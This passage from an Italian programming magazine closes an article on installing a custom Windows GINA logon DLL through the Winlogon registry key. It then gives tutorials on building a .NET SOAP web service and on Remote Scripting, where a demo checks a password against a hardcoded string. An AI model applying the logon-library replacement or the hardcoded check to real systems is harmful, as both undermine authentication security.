



Fig. 6: **Il valore della chiave GinaDLL deve puntare al file con la nostra libreria di autenticazione.**

CONCLUSIONI

La compilazione della DLL può essere effettuata mediante l'utilità *NMAKE* di Visual Studio, da lanciare da una shell MS-DOS all'interno della directory di *\MYGINA* e in presenza del *MAKEFILE*. Una volta compilata la libreria, la procedura per attivare *MYGINA.DLL* prevede i seguenti passi e va fatta con molta cautela, disponendo dei permessi di *Administrator* (testata su Windows 2000/XP *Professional*) :

- copiare *MYGINA.DLL* nella cartella *\WINDOWS\SYSTEM32* (o \WINNT\SYSTEM32);
- aprire REGEDIT;
- posizionarsi su *HKLM\\Software\\Microsoft\\WindowsNT\\CurrentVersion\\Winlogon* ;
- inserire un nuovo Valore/Stringa chiamato *GinaDLL*;
- editare il contenuto del valore inserito indicando il percorso completo della libreria che si vuole usare (ad esempio *C:\WINDOWS\SYSTEM32 \MYGINA.DLL);*
- riavviare il computer.

Al successivo riavvio non mancheranno certo le sorprese. In caso di problemi di avvio o di errori in fase di login che impediscono l'avvio normale del sistema, il rimedio consiste nella procedura di ripristino della *GINA* originale di Microsoft (*MSGINA*) riportata sempre in queste pagine.

Elia Florio

Costruire
UN WEB SERVICE CON LA PIATTAFORMA .NET

Cos'è un Web Service. La traduzione letterale di "Web Service" è "servizio web". Cerchiamo di comprendere meglio il concetto di "servizio" prima di addentrarci nelle specificità dei servizi sul Web.

Un servizio, nella sua accezione più ampia, è una potenzialità messa a disposizione da parte di un fornitore ed utilizzata da uno i più consumatori. In sostanza un fornitore mette a disposizione una sua capacità, sia essa computazionale o informativa, ed un qualche consumatore la utilizza. Pensate ad esempio ad un operatore di help desk che riceve una chiamata dal consumatore di turno (l'utente) e cerca per quanto gli è possibile di soddisfare il bisogno del chiamante, cioè di fornirgli il servizio che richiede. Chi sviluppa software, indipendentemente dalle architetture utilizzate, ha di certo in mente quanto siano importanti i servizi messi a disposizione dalle librerie, siano esse dell'ambiente che stiamo utilizzando oppure di terze parti, che ci permettono di utilizzare certi "servizi" computazionali senza far caso alla loro implementazione, trattandoli cioè come black box, scatole nere che dichiarano di ricevere certi parametri e di restituire un risultato computazionale certo e corretto. In questi casi il consumatore si fida delle specifiche ed utilizza i servizi offerti. Una volta compreso il concetto di servizio appare chiara l'importanza che riveste il canale attraverso il quale un servizio viene erogato e distribuito. Con il trascorrere del tempo ha iniziato a farsi più pressante la concezione di "distribuzione" dei servizi, cioè la possibilità di avere fornitori di servizio che non fossero soltanto accanto ai loro consumatori ma che fossero geograficamente distribuiti e quindi raggiungibili da una platea di consumatori maggiore e di conseguenza più variegata. Ecco nascere quindi l'esigenza di avere la disponibilità di servizi dotati della massima forma di distribuzione attualmente a disposizione, cioè la rete Internet, e all'interno di essa il sistema di distribuzione delle informazioni che più si addice a diventare canale di erogazione di un servizio è senza dubbio il canale web, ecco nascere quindi il concetto di "Web Service", cioè un servizio computazionale erogato attraverso il web e quindi, nella maggioranza dei casi, attraverso HTTP. In questo contesto assume anche grande importanza il concetto di "interoperabilità" di un servizio, la possibilità cioè di utilizzarlo senza conoscere come funziona né come è stato sviluppato né su quali architetture hardware e software si appoggia, l'unica cosa da conoscere per poterlo utilizzare è l'interfaccia dei metadati che espone, esattamente quello che serve per utilizzare un servizio tradizionale. Tutte queste esigenze hanno portato alla definizione della specifica SOAP (Simple Access Object Protocol) per permettere una migliore interoperabilità tra i diversi servizi che vengono messi a disposizione sul canale dedicato alla distribuzione. Attraverso SOAP si ha la certezza che le informazioni che transitano tra il consumatore ed il fornitore del servizio seguano degli standard definiti e quindi, sostanzialmente, parlino la stessa lingua e siano in grado di comprendersi indipendentemente dalla piattaforma hardware e software dell'uno o dell'altro. I fondamenti di SOAP sono XML, il sistema di codifica attraverso il quale si serializza l'informazione in un pacchetto dati che viene chiamato payload, ed un protocollo di trasporto in grado di trasportare dati XML. Spesso, anzi spessissimo, si tratta di HTTP.

LA PIATTAFORMA .NET

Una delle grandi potenzialità della piattaforma .Net di Microsoft è di certo l'enorme possibilità che offre dal punto di vista dell'interoperabilità interna. Il cuore di tutta l'architettura, infatti, è il CLR (Common Language Runtime) una macchina virtuale che astrae il sistema operativo sottostante e che ha i seguenti compiti:

- eseguire il software scritto ad hoc per il runtime
- gestire i servizi di start e stop di thread e processi
- gestire autonomamente l'allocazione e la liberazione della memoria
- gestire il Garbage Collecting, cioè il recupero di zone di memoria allocate per oggetti che non sono più referenziati

La vera svolta sta nel fatto che, essendo un ambiente di runtime, garantisce l'indipendenza dal sistema operativo e, di conseguenza, dalla piattaforma hardware. L'interoperabilità interna, inoltre, è garantita dal fatto che all'interno del runtime possono girare applicazioni scritte utilizzando linguaggi di programmazioni differenti in quanto i singoli compilatori trasformeranno i sorgenti in codice che possa essere eseguito direttamente dal runtime e sostanzialmente non

File sul CD
\soft\codice\ws_soap.zip

SOAP

SOAP è un protocollo applicativo che fornisce le regole per permettere ad applicazioni distribuite di scambiarsi informazioni e di richiedere l'esecuzione di servizi remoti. Le applicazioni si scambiano messaggi attraverso un pacchetto informativo che prende il nome di payload, una struttura XML complessa. Non esistono restrizioni per quel che riguarda il protocollo di trasporto utilizzato, l'unico vincolo è che sia in grado di trasportare il semplice testo. In realtà, sebbene non esistano controindicazioni di sorta verso altro protocolli, si tende a privilegiare HTTP per la sua ampia distribuzione e per le caratteristiche di request/response simili a quelle di SOAP.

Soap

Costruire
un Web Service con la piattaforma .Net

WSDL

WSDL è una specifica del W3C
http:/www.w3c.org/TR/wsdl

che ha l'obiettivo di fornire la descrizione di un Web Service utilizzando un'applicazione di XML. Poiché i Web Services sono per definizione distribuiti su piattaforme differenti e consumati da client che a priori non sono noti, è bene definire un file WSDL per ogni servizio che si produce in modo da disaccoppiare il servizio dal client che cerca di utilizzarlo.In questo modo il client non utilizza direttamente il Web Service, ma passa attraverso la sua descrizione in WSDL per capire come fare ad utilizzare il servizio.

Cosa serve per sviluppare con .Net?

Tutto il necessario per lo sviluppo di applicazioni con la piattaforma .Net è disponibile gratuitamente su Internet.
In particolare l'oggetto che serve è il .Net Framework SDK che al momento della stesura di questo articolo è nella versione 1.0 ed è scaricabile all'indirizzo:

http://download.microsoft.com/download/.netframesdk/SDK/1.0/W98NT42KMeXP/EN-US/setup.exe.

c'è alcuna differenza nell'utilizzare un linguaggio piuttosto che un altro, a tutto vantaggio delle conoscenze personali e delle esperienze maturate. In un ambiente così incline all'interoperabilità non poteva mancare una gestione completa dei Web Services, vediamo come è possibile sviluppare da zero un Web Service utilizzando la piattaforma .Net.

IL NOSTRO PRIMO WEB SERVICE

Per scrivere del codice di qualunque natura è indispensabile scegliere dapprima il linguaggio da utilizzare e questo per fortuna con l'architettura .Net è davvero possibile. Noi svilupperemo i nostri Web Services utilizzando C#, ma vedremo anche che tutto il codice scritto si può convertire, anche automaticamente utilizzando i tool di sistema, in un altro linguaggio supportato dalla piattaforma, in particolare VB.Net. Quello che sviluppiamo non avrebbe dignità di essere il nostro "primo" Web Service se non fosse il classico Hello World, vediamone subito il codice:

```
<%@ WebService Language="C#" class="HelloWorld" %>
using System.Web.Services;
public class HelloWorld : WebService
{ [WebMethod]
   public string HelloWorldMethod()
   { return "Hello World"; }
}
```

Chi conosce ASP.NET troverà familiarità con questo codice in quanto assomiglia molto al codice sorgente di una pagina aspx. In effetti un Web Service in .Net è una particolare pagina ASP.NET con estensione asmx. La prima cosa da notare in questo sorgente è la presenza, all'interno dell'intestazione, della direttiva WebService che ci fa capire qualcosa sul comportamento di questo oggetto, il particolare questa direttiva indica al sottosistema ASP.NET che tutto il codice presente in quella pagina dovrà essere tratato, e quindi esposto verso l'esterno, come Web Service. Le altre direttive comunicano ad ASP.NET che il codice sorgente della pagina è scritto in linguaggio C# e che la classe principale del Web Service, cioè quella che dovrà essere esposta, si chiama HelloWorld. Quasi a rinforzare questo concetto troviamo il modificatore WebService sulla stessa riga della dichiarazione della classe implementata:

```
public class HelloWorld : WebService
```

Naturalmente all'interno della classe che implementa il Web Service ci possono essere metodi da esporre come singoli servizi ed altri metodi privati da non pubblicare verso il mondo esterno, la distinzione tra le due tipologie di metodi è piuttosto semplice, se prima di un metodo è presente il modificatore [WebMethod] allora questo implementa uno dei servizi messi a disposizione dal Web Service. Come avrete capito quindi le differenze fondamentali, a livello di sintassi, tra una pagina ASP.NET ed un Web Service sono le seguenti:

1. L'estensione di un Web Service è *.asmx* e non *.aspx* come avviene per le pagine *ASP .NET*.
2. Nell'intestazione della pagina *.asmx* deve essere presente la direttiva *WebService*.
3. Nella dichiarazione della classe che implementa il Web Service deve essere presente il modificatore *WebService*.
4. Prima di ogni metodo che implementi un servizio web deve essere presente il modificatore *[WebMethod]*.

Nel nostro caso quindi avremo un Web Service implementato dalla classe *HelloWorld* che esporrà un unico metodo: *HelloWorldMethod()*. Naturalmente per poter "essere" un Web Service la classe dovrà utilizzare a sua volta degli oggetti e dei servizi specifici, questi sono contenuti all'interno del namespace *System.Web. Services* che dovrà essere importato utilizzando l'istruzione *using System.Web.Services;*

DEPLOY DEL WEB SERVICE

Per installare il Web Service appena creato procedete in questo modo:

- Create una directory qualsiasi sul vostro sistema ed in questa posizione copiate il sorgente del Web Service all'interno del file *HelloWorld.asmx*.
- Create, dall'interno del tool di configurazione di IIS, una directory virtuale con permessi di esecuzione di script e fatela puntare alla directory fisica dove avete posizionato il file. Nel nostro caso la directory virtuale ha il nome "WebServices".
- A questo punto potete attivare il servizio di IIS ed avrete il primo Web Service attivo sul vostro server.

TESTARE IL SERVIZIO CON UN CLIENT

In .Net i Web Services possono essere utilizzati direttamente con il protocollo HTTP, vanno bene sia il metodo *Get* che il *Post*, oppure attraverso SOAP che unisce la possibilità di trasferire informazioni complesse codificate in XML. La piattaforma .Net prevede che un Web Service possa essere invocato direttamente dal più semplice client HTTP che abbiamo a disposizione, il browser.
Se avete fatto tutti i passaggi descritti in precedenza il server IIS sul vostro sistema dovrebbe mettere a disposizione una URL per accedere via HTTP al Web Service, questa URL è:

```
http://localhost/webservices/HelloWorld.asmx
```

Se facciamo puntare Internet Explorer (dalla versione 5.5 in poi) alla URL sopra indicata ecco che comparirà (Fig. 1) la pagina di descrizione del Web Service che abbiamo creato.

Fig. 1: **La pagina di descrizione del nostro *Hello World!***

La pagina di descrizione del servizio, generata dinamicamente come risposta alla richiesta HTTP del servizio, fornisce tutte le informazioni che ci servono per capire cosa il questo metta a disposizione in termini di funzionalità. Nel nostro caso è presente l'unico metodo *HelloWorldMethod*. Questa pagina fornisce anche informazioni addizionali, nel nostro caso è presente un warning in quanto il nostro Web Service non definisce nessun particolare namespace e quindi gli viene assegnato in automatico il namespace di default che è *http://tempuri.org/* in questo caso il Web Service funziona senza problemi ma l'assenza di un namespace definito potrebbe creare problemi di conflitti nell'ipotesi di distribuzione del Web Service in un ambiente pubblico come la rete Internet. Notate che questa pagina ci spiega anche come si possa definire un namespace appropriato per il Web Service in oggetto fornendo frammenti di codice C# e VB.Net. La URL che è stata invocata per ottenere questa pagina è la seguente:

```
http://localhost/webservices/HelloWorld.asmx?op=
                                    HelloWorldMethod
```

Fig. 2: **Clickando invece sul nome del metodo pubblicato sulla pagina di descrizione del Web Service sarà possibile ottenere le informazioni di dettaglio della singola funzionalità.**

Fig. 3: **La risposta del servizio.**

potrete notare come sia stata fatta una normalissima GET alla stessa pagina del Web Service. Questa volta però le è stato passato come parametro il nome del metodo che ci interessa e, seguendo la filosofia .Net, abbiamo ottenuto la sua descrizione. Questa pagina contiene informazioni ancora più accurate e, oltre a permetterci di testare immediatamente il servizio attraverso il pulsante "*Invoke*", ci spiega anche come consumare il servizio utilizzando le tre modalità standard *HTTP Get*, *HTTP Post* e *SOAP*. Per ciascuna di queste modalità di comunicazione c'è un esempio di request e di response. In particolare ci viene spiegato che per consumare il servizio in *HTTP Get* è necessario raggiungere la URL */webservices/HelloWorld.asmx /HelloWorldMethod?* e questo è esattamente quello che si ottiene utilizzando la funzionalità di test offerta direttamente dalla pagina di descrizione del servizio. Premendo il pulsante "*Invoke*" infatti invocheremo il servizio e ci troveremo di fronte alla risposta (Fig. 3) ottenuta dal Web Service. In questo caso, avendo utilizzato lo stesso browser, la modalità di utilizzo del servizio sarà proprio *HTTP Get* e di conseguenza la finestra del browser punterà esattamente all'URL descritto in precedenza.

LA CARTA DI IDENTITÀ DEL WEB SERVICE: IL FILE WSDL

Una volta creato un Web Service è necessario permettere lo sviluppo di client che possano utilizzarlo. Per far questo è necessario che il servizio sia dotato della propria carta di identità, ovvero il file WSDL. *WSDL (Web Service Description Language)* è un'applicazione di XML che ha il compito di descrivere un servizio remoto e le modalità di comunicazione che il consumatore deve utilizzare per comunicare con il servizio stesso. La semantica e la sintassi di *WSDL* sono piuttosto complesse, pertanto la produzione del file di descrizione associato ad un Web Service è di solito lunga e noiosa e di conseguenza soggetta ad imperfezioni ed errori. La piattaforma .Net, però, mette a disposizione un automatismo interessante per la produzione del descrittore del servizio. È sufficiente infatti inviare una request HTTP al servizio stesso passandole il parametro WSDL per ottenere automaticamente il completo descrittore del servizio. Questo si può fare direttamente con il browser inserendo la URL seguente:

```
http://localhost/webservices/HelloWorld.asmx?WSDL
```

Soap

Costruire
un Web Service con la piattaforma .Net

Linguaggi in .Net

La piattaforma .Net mette a disposizione alcuni linguaggi nativi che sono totalmente interoperabili, si tratta di C++, Visual Basic .Net, C# ed il nuovissimo J#. Poiché le specifiche di compilazione e di produzione del linguaggio intermedio sono aperte, esistono numerosissimi linguaggi di terze parti, ecco qualche esempio: Perl, Pascal, Cobol, Ada, Phyton, in tutto se ne contano una quarantina. Questi linguaggi possono essere utilizzati per scrivere codice che venga poi tradotto in Intermediata Language dal proprio compilatore e spesso anche per scrivere pagina ASP.Net.

Soap

Costruire
un Web Service con la piattaforma .Net

UDDI

Spesso avere un grande repository di informazioni o di servizi non è sufficiente, è necessario anche avere gli strumenti per trovare l'informazione o il servizio giusto quando serve. Mentre sul Web questo è il compito dei motori di ricerca, nel panorama dei Web Services è stato costituito, da un consorzio di più di 300 aziende, un database in grado di immagazzinare tutti i servizi web offerti dalla aziende stesse con l'obiettivo poter ricercare i servizi e le informazioni dettagliate per accedere ai servizi stessi. La specifica di disegno ed utilizzo di queste informazioni è UDDI (Universal Description Discovery and Integration).

Ecco il descrittore del servizio bello e pronto. Questo automatismo è molto importante in quanto ci evita di dover pensare alla descrizione del servizio stesso e ci permette di concentrarci sulla sua implementazione.

LA CLASSE PROXY

Una volta ottenuto il file WSDL di descrizione del servizio è possibile creare in maniera automatica una classe che faccia da proxy per i possibili consumatori, cioè ci permetta di utilizzare il Web Service senza preoccuparci delle modalità con le quali questo viene chiamato ed utilizzato. Una classe proxy è un oggetto .Net, utilizzato direttamente da un'applicazione, il cui compito è rendere trasparente al consumatore l'accesso al Web Service. Per creare automaticamente la classe proxy si utilizza il tool *wsdl.exe* fornito con il .Net Framework SDK, il comando da eseguire dal prompt dei comandi è il seguente:

```
wsdl /language:CS http://localhost/WebServices
                              /HelloWorld.asmx?WSDL
```

In questo caso si chiede al tool *wsdl.exe* di generare in linguaggio C# una classe proxy verso il Web Service il cui file di descrizione WSDL sia quello indicato. Notate che se avessimo scelto Visual Basic .Net come linguaggio di destinazione, sarebbe bastato modificare il valore del parametro /language da CS a VB. Una volta eseguito il comando ci troveremo sul file system il file HelloWorld.cs e potremo compilarlo attraverso il comando:

```
csc /t:library /out:HelloWorld.dll HelloWorld.cs /r:system.dll
                  /r:system.xml.dll /r:system.web.services.dll
```

Con questo comando abbiano compilato il file sorgente *HelloWorld.cs* utilizzando l'opzione target */t:library* che spiega al compilatore che vogliamo ottenere una libreria di classi. L'output sarà nel file */out:HelloWorld.dll* e per far questo utilizzeremo i metadata degli assembly indicati con l'opzione */r*. Il file ottenuto dalla compilazione sarà *HelloWorld.dll* e dovrà essere inserito nella directory bin dell'applicazione ASP.NET che vorrà utilizzare il Web Service.

IL CLIENT ASP.NET

Creiamo un'applicazione ASP.NET composta dalla pagina seguente:

```
<%@ Page Language="VB" %>
<script runat="server">
  sub Hello(sender As Object, e As EventArgs)
    dim objhello as new HelloWorld
    lblMessage.Text = objhello.HelloWorldMethod()
  end sub
</script>
<html>
```


```
  <body>
    <form runat="server">
      <asp:Label id="lblMessage" Text="Premi il
          pulsante per attivare il servizio" runat="server"/>
    <br/>
      <asp:Button id="Button1" Text="Invia"
                         OnClick="Hello" runat="server"/>
    <br/>
    </form>
  </body>
</html>
```

Creiamo la directory virtuale *WS_Client* dallo strumento di configurazione del nostro IIS e nella posizione fisica puntata dalla directory virtuale salviamo il file *client.aspx* con il contenuto precedente. Sempre nella stessa posizione creiamo la directory bin all'interno della quale andremo ad inserire la classe proxy *HelloWorld.dll* che abbiamo appena compilato.

Fig. 4: Cliccando su *"invia"* possiamo lanciare il servizio.

Quello che abbiamo ottenuto (Fig. 4) è un'applicazione ASP.NET raggiungibile attraverso l'URL *http://localhost/WS_Client/client.aspx* e che utilizza il Web Service *HelloWorld* che abbiamo creato. Per consumare il servizio l'applicazione utilizza la classe proxy *HelloWorld.dll* che abbiamo costruito automaticamente a partire dal descrittore del servizio.
Se proviamo a premere il pulsante otterremo (Fig. 5) l'esecuzione del metodo del Web Service e di conseguenza l'utilizzo del valore restituito dallo stesso metodo per modificare la label all'interno della pagina ASP.NET.

Fig. 5: l'output del nostro Web Service

CONCLUSIONI

Abbiamo creato un Web Service all'interno della piattaforma .Net utilizzando C#, abbiamo installato e testato il Web Service attraverso gli automatismi messi a disposizione dalla piattaforma .Net. Abbiamo poi creato un'applicazione ASP.NET in grado di consumare il Web Service attraverso l'utilizzo di una classe proxy generata attraverso i tool messi a disposizione dalla piattaforma stessa.

Massimo Canducci

SOAP

Remote SCRIPTING: L'INTERATTIVITÀ A PORTATA DEL WEB

Sebbene con l'avvento di .net i problemi delle applicazioni web legati all'interattività tra client e server stiano scomparendo, grazie anche a protocolli come SOAP e a componenti come XMLHTTP, risulta utile, lavorando con sistemi che non supportano tali tecnologie, occuparci di RemoteScripting.

File sul CD
\soft\codice\Remote.zip

Se fino a qualche anno fa la differenza tra applicazioni web ed applicazioni desktop era ben chiara, da un po' tende ad esserlo sempre meno; lo sviluppatore web, a cui fino a ieri veniva chiesto di produrre per lo più oggetti statici, è oggi sempre più a contatto con richieste di contenuto altamente dinamico. Questa interattività, tanto ricercata, viene purtroppo smorzata dalla natura dei browser, che si limitano nello scambio di dati tra client e server solo all'invio di una form o al click di un collegamento ipertestuale. Alcune tecniche, come l'impiego di dhtml e JavaScript, permettono di aggirare il problema egregiamente ma la loro implementazione, se progettata da zero, rischia di deconcentrare lo sviluppatore dall'obiettivo reale dell'applicazione che va costruendo. In Rete esistono varie soluzioni già pronte all'uso, ognuna con i propri pregi e difetti: in generale l'obiettivo di tutte è quello di richiamare funzioni remote e ritornare il risultato al browser. In questo articolo ci occuperemo in particolare delle due soluzioni maggiormente utilizzate, Microsoft RemoteScripting e Brent Ashley's JavaScript RemoteScripting. Su quale delle due cadrà la scelta dello sviluppatore è una questione aperta, ciascuna ha le proprie caratteristiche. Vediamo gli aspetti principali di entrambe.

MICROSOFT REMOTESCRIPTING

Microsoft RemoteScripting (abbreviato *MSRS*) è il nome di una tecnologia prodotta dalla casa di Redmond che permette di richiamare, tramite script posti su pagine lato client, codice ASP presente su pagine lato server, senza alcun bisogno di effettuare il refresh delle pagine client in questione. L'intero pacchetto è composto da tre file: un'applet Java invisibile, un file JavaScript da includere lato client e una pagina ASP da includere lato server. L'idea che sta alla base di MSRS è relativamente semplice: viene utilizzata l'applet Java come ponte (proxy) tra la pagina client e la pagina ASP del server, utilizzando unicamente il protocollo http per lo scambio dei messaggi. La comunicazione tra le parti avviene dietro le quinte richiamando un metodo dell'applet Java, dall'interno di un blocco script della pagina client: MSRS consente di trattare le pagine ASP come oggetti e di poterne richiamare le funzioni tramite la sintassi *Oggetto.Metodo()*. La tecnologia con cui è progettato, consente inoltre l'esecuzione di codice su server in modalità asincrona, evitando di bloccare il browser inutilmente quando, ad esempio, è necessario effettuare operazioni che richiedono un certo ammontare di tempo. Il supporto per i browser è limitato a IE4.x e NS4.x su sistemi Windows e laddove sia installata una JVM, (MSRS non può funzionare senza l'applet Java di cui è composto). MSRS è largamente utilizzato nelle intranet dove i sistemi client che vi si collegano sono ben noti agli sviluppatori e che appartengono al mondo Windows.

BRENT ASHLEY'S JAVASCRIPT REMOTESCRIPTING

Questo componente, sviluppato su base open source da un programmatore di nome Brent Ashley, è un serio concorrente di MSRS; sviluppato interamente in JavaScript, JSRS (questo è il nome alternativo del prodotto) permette di mandare in esecuzione da client pagine lato server scritte in un vasto numero di linguaggi diversi: ASP, PHP, JSP, ColdFusion e PERL. Come per MSRS, anche questo pacchetto si basa su pochi file, un file JavaScript da includere nel client html e una pagina da includere lato server, da scegliere a seconda del linguaggio con cui si sviluppa nel webserver interessato. JSRS utilizza un IFRAME trasparente (o un LAYER a seconda del browser) per caricare dinamicamente tramite JavaScript i dati dalla pagina server; è anch'esso asincrono (anche se non è possibile parlare di asincronicità ma di polling trasparente in ambedue i casi) e supporta un'ampia gamma di browser: IE4.x, NS4.x, Opera, Galeon, IE4.x su Mac. Data la sua natura basata su JavaScript, JSRS non ne-

cessita di JVM per funzionare. JSRS sta riscuotendo un enorme successo, sia per la sua inclinazione open source sia per la compatibilità molto elevata tra browser e sistemi differenti.

IL PROBLEMA

Nell'obiettivo di questo articolo, ci porremo come problema lo sviluppo di una sezione di un'applicazione web per la convalida di una password immessa dall'utente tramite una form html. In particolare si desidera che la convalida avvenga richiamando una funzione sul server web e che il risultato venga reso noto all'utente tramite un alert JavaScript, senza effettuare alcun refresh della pagina in questione. Per ottenere questa funzionalità, utilizzeremo RemoteScripting all'interno delle due pagine e renderemo la pagina client capace di comunicare con quella server in maniera interattiva. Al fine di sviluppare codice che sia compatibile con i due componenti proposti, scegliamo ASP come linguaggio per le pagine lato server e JavaScript per quelle client. Procediamo stabilendo innanzitutto la semplice struttura della sezione del sito che andiamo a costruire:

- **/verify.htm** – Pagina client di immissione password per l'utente. È una semplice pagina html che comprende un form, un campo input dove l'utente immetterà la password ed un link che permetterà di lanciare il codice JavaScript di verifica password lato server.
- **/engine.asp** – Pagina di codice lato server per la convalida della password. Contiene la funzione di convalida vera e propria della password immessa dall'utente.

Progettato lo scheletro applicativo, vediamo nel dettaglio l'implementazione con ciascuna delle due soluzioni di RemoteScripting presentate nel corso dell'articolo.

L'APPROCCIO MICROSOFT: IL CLIENT

Per abilitare MSRS nella pagina client, è sufficiente inserire all'interno del tag <body> queste poche righe di codice:

```
<script language="JavaScript" src="..
                    /_ScriptLibrary/RS.HTM"></script>
<script language="JavaScript">
   RSEnableRemoteScripting("../_ScriptLibrary");
</script>
```

La prima linea si occupa di includere il codice necessario all'utilizzo di MSRS su client, la seconda abilita il componente, creando per noi l'applet Java che funge da proxy e istanziandola correttamente. Si tenga

Fig. 1: **L'output dell'applicazione su Internet Explorer e Netscape**

presente che il percorso utilizzato *(../_ScriptLibrary)* è relativo a quello in cui l'applicazione web è stata creata su IIS e dipendente dalla cartella scelta in fase di installazione del componente. Con una semplice chiamata alla funzione *RSGetASPObject()* – resa disponibile dagli *include* precedenti – è ora possibile, in qualsiasi blocco script della pagina, ottenere un nuovo oggetto dinamico che ci permetterà di interagire con la pagina ASP; tale oggetto, attraverso i propri metodi pubblici, permette di mandare in esecuzione il codice di quest'ultima. *RSGetASPObject()* ammette un solo parametro, il nome del file ASP con cui si intende interagire tramite MSRS:

```
var objRS = RSGetASPObject('engine.asp');
```

Supponendo di aver definito e reso esportabile (si veda in merito la prossima sezione) la funzione *VerifyPassword()* di *engine.asp*, e che questa funzione ritorni un valore booleano a seconda della bontà del suo parametro, diventa ora possibile mandare in esecuzione tale funzione da client con la semplice riga:

```
var objResult = objRS.VerifyPassword(szPassword);
```

La chiamata non ritorna il risultato booleano, come ci si potrebbe aspettare, ma ritorna un nuovo oggetto che contiene diverse proprietà: quella che in questo momento ci interessa è *return_value* che conserva il risultato della nostra funzione; tra le altre proprietà, di sicuro interesse è *status*, che conserva lo stato di successo della chiamata. Rimandiamo alla documentazione ufficale per ulteriori dettagli. Nel listato 1 è possibile vedere il sorgente della pagina *verify.htm*, completo di quanto esposto fin'ora.

Listato 1 – verify.htm (versione MSRS)

```
<html>
   <head>
      <title>ioProgrammo RemoteScripting</title>
         <script language="JavaScript">
            function VerifyIt()
            {   var szPassword = prompt(
                           'Immissione password:');
               var objRS = RSGetASPObject('engine.asp');
               var objResult = objRS.VerifyPassword(
```

SOAP

Remote Scripting: l'interattività a portata del web

ASP e Java

Al fine di sviluppare codice che sia compatibile con i due componenti proposti, scegliamo ASP come linguaggio per le pagine lato server e JavaScript per quelle client.

SOAP

Remote Scripting: l'interattività a portata del web

```
                                        szPassword);
        if(objResult.return_value)
            alert('Password corretta!')
        else
            alert('Password NON corretta!'); }
    </script>
  </head>
  <body>
    <script language="JavaScript" src="..
                      /_ScriptLibrary/RS.HTM"></script>
    <script language="JavaScript">
    RSEnableRemoteScripting("../_ScriptLibrary");
    </script>
      <a href="JavaScript: VerifyIt()">
                                 Verifica password</a>
  </body>
</html>
```

IL SERVER

Occupiamoci ora del codice lato server costruito tramite MSRS, esplorando nel dettaglio la pagina *engine.asp*; anche in questo caso è necessario abilitare la pagina all'utilizzo di MSRS, ma in questo caso è sufficiente inserire queste due linee di codice all'inizio della pagina:

```
<!--#include file="../_ScriptLibrary/RS.ASP"-->
<% RSDispatch %>
```

La prima riga effettua l'inclusione del codice necessario al funzionamento di MSRS lato server, la seconda si occupa di inizializzare il componente. Anche qui si tenga presente che il percorso utilizzato è relativo alla propria configurazione. A questo punto è possibile definire all'interno di *engine.asp* la funzione Verify*Password()* che si occuperà di convalidare il dato che le passeremo:

```
function VerifyPassword(szPassword)
{ return (szPassword == 'iop');}
```

Il comportamento della funzione in sé è banale, ma lascio spazio alla fantasia del lettore per immaginare operazioni di livello più avanzato, come lettura di dati da database o operazioni di logging sul registro degli eventi di Windows NT. Definita la funzione cuore del nostro motore di autenticazione, è necessario dichiarare a MSRS la nostra intenzione di rendere esportabile – ovvero richiamabile dall'esterno – quanto abbiamo appena creato: è sufficiente definire un nuovo oggetto pubblico di nome *public_description*, i cui metodi siano riferimenti alle funzioni che si intende esportare. A causa della natura di VBScript non è conveniente definire questo oggetto con tale linguaggio, di conseguenza vediamo quanto appena esposto in JavaScript:

```
var public_description = new Methods();
function Methods()
{ this.VerifyPassword = VerifyPassword; }
```

Viene dapprima creato l'oggetto *Methods* (il nome è a libera scelta); il costruttore di tale oggetto – la funzione *Methods()* – si occupa di definire il riferimento alla nostra funzione. Il nuovo metodo *VerifyPassword()* diventa dunque una referenza alla nostra funzione originale *VerifyPassword()*. Il codice che segue mostra come realizzare la pagina.

```
<!--#include file="../_ScriptLibrary/RS.ASP"-->
<% RSDispatch %>
<script language="JavaScript" runat="server">
  var public_description = new Methods();
    function Methods()
    { this.VerifyPassword = VerifyPassword; }
     function VerifyPassword(szPassword)
     {return (szPassword == 'iop');}
</script>
```

Il risultato è quello anticipato: *verify.htm* convalida la password immessa dall'utente tramite la funzione *VerifyPassword()* di *engine.asp*, in maniera trasparente e senza alcun refresh del browser né altro effetto indesiderato.

MSRS

L'idea che sta alla base di MSRS è relativamente semplice: viene utilizzata l'applet Java come ponte (proxy) tra la pagina client e la pagina ASP del server, utilizzando unicamente il protocollo http per lo scambio dei messaggi.

L'APPROCCIO JSRS

Sebbene le differenze tra questa versione e quella esposta in precedenza siano minime, conviene osservare nel dettaglio anche questa implementazione, così da chiarire completamente la metodologia di sviluppo tramite JSRS.
Per abilitare JSRS nella pagina client, è sufficiente inserire all'interno del tag <body> quest'unica riga di codice:

```
<script language="JavaScript" src="jsrsClient.js">
                                           </script>
```

Questo blocco include nella pagina client il file *jsrsClient.js*, il motore lato client di JSRS, e ne abilita automaticamente le funzionalità nella pagina che lo contiene: *verify.htm*. Il percorso di *jsrsClient.js* è dipendente da dove JSRS sia stato installato.
Nell'esempio riportato, ambedue i file di questo componente sono presenti nella medesima directory di *verify.htm* e *engine.asp*. Nel caso in cui tale percorso fosse diverso, si rivelerebbe necessario riportarlo correttamente nell'attributo *src* del tag *<script>* evidenziato.
A questo punto è possibile richiamare in qualsiasi blocco script della pagina il codice presente in *engine.asp*. La funzione che permette di effettuare le chiamate dinamiche tramite JSRS è *jsrsExecute()* ed utilizza nei casi più comuni quattro parametri.
Vediamone la sintassi:

```
jsrsExecute(rsPage, CallBack, Func, Parms)
```

- **rsPage** contiene il nome della pagina lato server di cui andremo a richiamare le funzioni.
- **CallBack** contiene il nome della funzione lato client che verrà eseguita una volta che la chiamata al codice lato server sia stata completata e si sia in possesso del valore di ritorno (se presente) di questa. Questo valore è opzionale.
- **Func** contiene il nome della funzione lato server da richiamare.
- **Parms** è il parametro o un array di parametri da passare alla funzione. Ovviamente questo parametro è opzionale.

Fatta questa premessa, appare necessario, vista la natura della nostra funzione, dotare la nostra pagina client di una funzione di callback per JSRS, in maniera tale che l'utente abbia l'effettivo riscontro del risultato di convalida della password. Tale funzione si limiterà ad effettuare un *alert* JavaScript mostrando, come nell'implementazione in MSRS, due scritte a seconda della bontà della password immessa. Vediamo dunque il codice per tale funzione, chiamata in questo esempio *cbVerifyIt():*

```
function cbVerifyIt(bValid)
{   if(bValid)
        alert('Password corretta!')
    else
        alert('Password NON corretta!'); }
```

